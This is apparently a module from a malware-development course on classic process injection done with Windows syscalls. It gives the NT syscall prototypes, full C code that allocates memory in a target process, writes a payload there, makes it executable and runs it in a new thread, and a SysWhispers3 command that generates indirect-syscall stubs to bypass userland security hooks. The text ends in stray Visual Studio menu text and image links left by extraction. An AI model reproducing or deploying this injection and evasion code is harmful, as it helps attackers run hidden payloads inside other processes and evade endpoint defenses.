Syscalls - Reimplementing Classic Injection

Introduction

In this module, the classical process injection technique discussed earlier will be implemented using direct syscalls, replacing WinAPIs with their syscall equivalent.

- `VirtualAlloc/Ex` is replaced with NtAllocateVirtualMemory
- `VirtualProtect/Ex` is replaced with NtProtectVirtualMemory
- `WriteProcessMemory` is replaced with NtWriteVirtualMemory
- `CreateThread/RemoteThread` is replaced with NtCreateThreadEx

Required Syscalls

This section will go through the required syscalls that will be used and explain their parameters.

NtAllocateVirtualMemory

This is the resulting syscall from the `VirtualAlloc` and `VirtualAllocEx` WinAPIs. `NtAllocateVirtualMemory` is shown below.

```
NTSTATUS NtAllocateVirtualMemory(
  IN HANDLE           ProcessHandle,    // Process handle in where to allocate
memory
  IN OUT PVOID        *BaseAddress,     // The returned allocated memory's base
address
  IN ULONG_PTR        ZeroBits,         // Always set to '0'
  IN OUT PSIZE_T      RegionSize,       // Size of memory to allocate
  IN ULONG            AllocationType,   // MEM_COMMIT | MEM_RESERVE
  IN ULONG            Protect           // Page protection
);
```

`NtAllocateVirtualMemory` is similar to the `VirtualAllocEx` WinAPI, however, it differs in that the `RegionSize` and `BaseAddress` are both passed by reference, using the address of operator (&). `ZeroBits` is a newly introduced parameter that is defined as the number of high-order address bits that must be zero in the base address of the section view. This parameter is always set to zero.

The `RegionSize` parameter is marked as an IN and OUT parameter. This is because the value of `RegionSize` may change depending on what was actually allocated. Microsoft states that the initial value of `RegionSize` specifies the size, in bytes, of the region and is rounded up to the next host page size boundary. This means that `NtAllocateVirtualMemory` rounds up to the nearest multiple of a page size, which is 4096 bytes. For example, if `RegionSize` is set to 5000 bytes, it will round it up to 8192 and `RegionSize` will return the value which was allocated, which is 8192 in this example.

As previously mentioned in earlier modules, all the syscalls return `NTSTATUS`. If successful, it will be set to `STATUS_SUCCESS` (0). Otherwise, a non-zero value is returned if the syscall fails.

NtProtectVirtualMemory

This is the resulting syscall from the `VirtualProtect` and `VirtualProtectEx` WinAPIs. `NtProtectVirtualMemory` is shown below.

```
NTSTATUS NtProtectVirtualMemory(
  IN HANDLE               ProcessHandle,              // Process handle whose
memory protection is to be changed
  IN OUT PVOID            *BaseAddress,               // Pointer to the base
address to protect
  IN OUT PULONG           NumberOfBytesToProtect,     // Pointer to size of
region to protect
  IN ULONG                NewAccessProtection,        // New memory protection to
be set
  OUT PULONG              OldAccessProtection         // Pointer to a variable
that receives the previous access protection
);
```

Both `BaseAddress` and `NumberOfBytesToProtect` are passed by reference, using the "address of" operator (&).

The `NumberOfBytesToProtect` parameter behaves similarly to the `RegionSize` parameter in `NtAllocateVirtualMemory` where it rounds up the number of bytes to the nearest multiple of a page.

NtWriteVirtualMemory

This is the resulting syscall from the `WriteProcessMemory` WinAPI. `NtWriteVirtualMemory` is shown below.

```
NTSTATUS NtWriteVirtualMemory(
  IN HANDLE               ProcessHandle,          // Process handle whose memory
is to be written to
  IN PVOID                BaseAddress,            // Base address in the
specified process to which data is written
  IN PVOID                Buffer,                 // Data to be written
  IN ULONG                NumberOfBytesToWrite,   // Number of bytes to be
written
  OUT PULONG              NumberOfBytesWritten    // Pointer to a variable that
receives the number of bytes actually written
);
```

`NtWriteVirtualMemory`'s parameters are the same as its WinAPI version, `WriteProcessMemory`.

NtCreateThreadEx

This is the resulting syscall from the `CreateThread`, `CreateRemoteThread` and `CreateRemoteThreadEx` WinAPIs. `NtCreateThreadEx` is shown below.

```
NTSTATUS NtCreateThreadEx(
    OUT PHANDLE                 ThreadHandle,         // Pointer to a HANDLE 
variable that recieves the created thread's handle
    IN  ACCESS_MASK             DesiredAccess,        // Thread's access rights 
(set to THREAD_ALL_ACCESS - 0x1FFFFF)
    IN  POBJECT_ATTRIBUTES      ObjectAttributes,     // Pointer to 
OBJECT_ATTRIBUTES structure (set to NULL)
    IN  HANDLE                  ProcessHandle,        // Handle to the process in 
which the thread is to be created.
    IN  PVOID                   StartRoutine,         // Base address of the 
application-defined function to be executed
    IN  PVOID                   Argument,             // Pointer to a variable to 
be passed to the thread function (set to NULL)
    IN  ULONG                   CreateFlags,          // The flags that control 
the creation of the thread (set to NULL)
    IN  SIZE_T                  ZeroBits,             // Set to NULL
    IN  SIZE_T                  StackSize,            // Set to NULL
    IN  SIZE_T                  MaximumStackSize,     // Set to NULL
    IN  PPS_ATTRIBUTE_LIST      AttributeList         // Pointer to 
PS_ATTRIBUTE_LIST structure (set to NULL)
);
```

`NtCreateThreadEx` looks similar to the `CreateRemoteThreadEx` WinAPI. `NtCreateThreadEx` is a very flexible syscall and can allow complex manipulation of the created threads. However, for our purpose, the majority of its parameters will be set to `NULL`.

Implementation Using GetProcAddress and GetModuleHandle

Calling the syscalls will be done using several methods, starting with the commonly used `GetProcAddress` and `GetModuleHandle` WinAPIs. This technique is straightforward and has been used multiple times to dynamically call syscalls. As previously discussed, however, this method does not bypass any userland hooks installed on the syscalls.

In the code provided for download in this module, a `Syscall` structure is created and initialized using `InitializeSyscallStruct`, which holds the addresses of the syscalls used, as shown below.

```
// A structure that keeps the syscalls used
typedef struct _Syscall {

        fnNtAllocateVirtualMemory pNtAllocateVirtualMemory;
        fnNtProtectVirtualMemory  pNtProtectVirtualMemory;
        fnNtWriteVirtualMemory    pNtWriteVirtualMemory;
        fnNtCreateThreadEx        pNtCreateThreadEx;

} Syscall, *PSyscall;
```

```
// Function used to populate the input 'St' structure
BOOL InitializeSyscallStruct (OUT PSyscall St) {

        HMODULE hNtdll = GetModuleHandle(L"NTDLL.DLL");
        if (!hNtdll) {
                printf("[!] GetModuleHandle Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        St->pNtAllocateVirtualMemory  =
(fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
        St->pNtProtectVirtualMemory   =
(fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
        St->pNtWriteVirtualMemory     =
(fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");
        St->pNtCreateThreadEx         =
(fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

        // check if GetProcAddress missed a syscall
        if (St->pNtAllocateVirtualMemory == NULL || St->pNtProtectVirtualMemory
== NULL || St->pNtWriteVirtualMemory == NULL || St->pNtCreateThreadEx == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Next, the `ClassicInjectionViaSyscalls` function will be responsible for executing the payload, `pPayload`, in the target process, `hProcess`. The function returns `FALSE` if it fails to execute the payload and `TRUE` if it succeeds. Additionally, the function can be used to inject both local and remote processes depending on the value of `hProcess`.

```
BOOL ClassicInjectionViaSyscalls(IN HANDLE hProcess, IN PVOID pPayload, IN SIZE_T
sPayloadSize) {


        Syscall   St                     = { 0 };
        NTSTATUS  STATUS                 = 0x00;
        PVOID     pAddress               = NULL;
        ULONG     uOldProtection         = NULL;

        SIZE_T    sSize                  = sPayloadSize,
              sNumberOfBytesWritten     = NULL;
        HANDLE    hThread                = NULL;

        // Initializing the 'St' structure to fetch the syscall's addresses
        if (!InitializeSyscallStruct(&St)){
                printf("[!] Could Not Initialize The Syscall Struct \n");
                return FALSE;
        }

//----------------------------------------------------------------------------

        // Allocating memory
        if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0, &sSize,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
                printf("[!] NtAllocateVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        printf("[+] Allocated Address At : 0x%p Of Size : %d \n", pAddress,
sSize);
        printf("[#] Press <Enter> To Write The Payload ... ");
        getchar();

//----------------------------------------------------------------------------

        // Writing the payload
        printf("\t[i] Writing Payload Of Size %d ... ", sPayloadSize);
        if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0 || sNumberOfBytesWritten !=
sPayloadSize) {
                printf("[!] pNtWriteVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                printf("[i] Bytes Written : %d of %d \n", sNumberOfBytesWritten,
sPayloadSize);
                return FALSE;
        }
        printf("[+] DONE \n");

//----------------------------------------------------------------------------

        // Changing the memory's permissions to RWX
        if ((STATUS = St.pNtProtectVirtualMemory(hProcess, &pAddress,
&sPayloadSize, PAGE_EXECUTE_READWRITE, &uOldProtection)) != 0) {
                printf("[!] NtProtectVirtualMemory Failed With Error : 0x%0.8X
\n", STATUS);
                return FALSE;
        }

//----------------------------------------------------------------------------
        // Executing the payload via thread
        printf("[#] Press <Enter> To Run The Payload ... ");
        getchar();
        printf("\t[i] Running Thread Of Entry 0x%p ... ", pAddress);
        if ((STATUS = St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL,
hProcess, pAddress, NULL, NULL, NULL, NULL, NULL, NULL)) != 0) {
                printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n",
STATUS);
                return FALSE;
        }

        printf("[+] DONE \n");
        printf("\t[+] Thread Created With Id : %d \n", GetThreadId(hThread));

        return TRUE;
}
```

Payload Size & Rounding Up

Recall that `NtAllocateVirtualMemory` rounds up the value of `RegionSize` to be a multiple of 4096. Due to the rounding up of the size, one must be careful when using the same payload size variable when allocating memory and writing to memory as it can lead to more bytes being written than what was intended. This is why the code above uses separate size variables for `NtAllocateVirtualMemory` and `NtWriteVirtualMemory`.

The issue is demonstrated in the code snippet below.

```
  // sPayloadSize is the payload's size (272 bytes)
  // Allocating memory
  if ((STATUS = St.pNtAllocateVirtualMemory(hProcess, &pAddress, 0,
&sPayloadSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) != 0) {
    return FALSE;
  }

  // sPayloadSize's value is now 4096
  // Writing the payload with sPayloadSize (NumberOfBytesToWrite) as 4096 instead
of the original size
  if ((STATUS = St.pNtWriteVirtualMemory(hProcess, pAddress, pPayload,
sPayloadSize, &sNumberOfBytesWritten)) != 0) {
    return FALSE;
  }
```

Implementation Using SysWhispers


The implementation here uses SysWhispers3 to bypass userland hooks via indirect syscalls. The following command is used to generate the required files for this implementation.

```
python syswhispers.py -a x64 -c msvc -m jumper_randomized -f
NtAllocateVirtualMemory,NtProtectVirtualMemory,NtWriteVirtualMemory,NtCreateThreadEx
 -o SysWhispers -v
```

Three files are generated: `SysWhispers.h`, `SysWhispers.c` and `SysWhispers-asm.x64.asm`. The next step is to import these files into Visual Studio as noted in the SysWhisper's Readme here. The steps are demonstrated below.


Step 1


Copy the generated files to the project folder and then add them to the Visual Studio project as existing items.



Step 2

Enable MASM in the project to allow for the compilation of the generated assembly code.


HellsGate
SysWhispers
Build
Rebuild
Clean
View
Analyze and Code Cleanup
Project Only
Retarget Projects
Scope to This
New Solution Explorer View
Build Dependencies
Project Dependencies...
Project Build Order...
Build Customizations...
Add
Class Wizard... Ctrl+Shift+X
Manage NuGet Packages...
Set as Startup Project
Debug
Cut Ctrl+X
Paste Ctrl+V
Remove Del
Rename F2
Unload Project
Load Direct Dependencies
Load Entire Dependency Tree
Rescan Solution
Display Browsing Database Errors
Clear Browsing Database Errors
Open Folder in File Explorer
Open in Terminal
Properties Alt+Enter




Visual C++ Build Customization Files

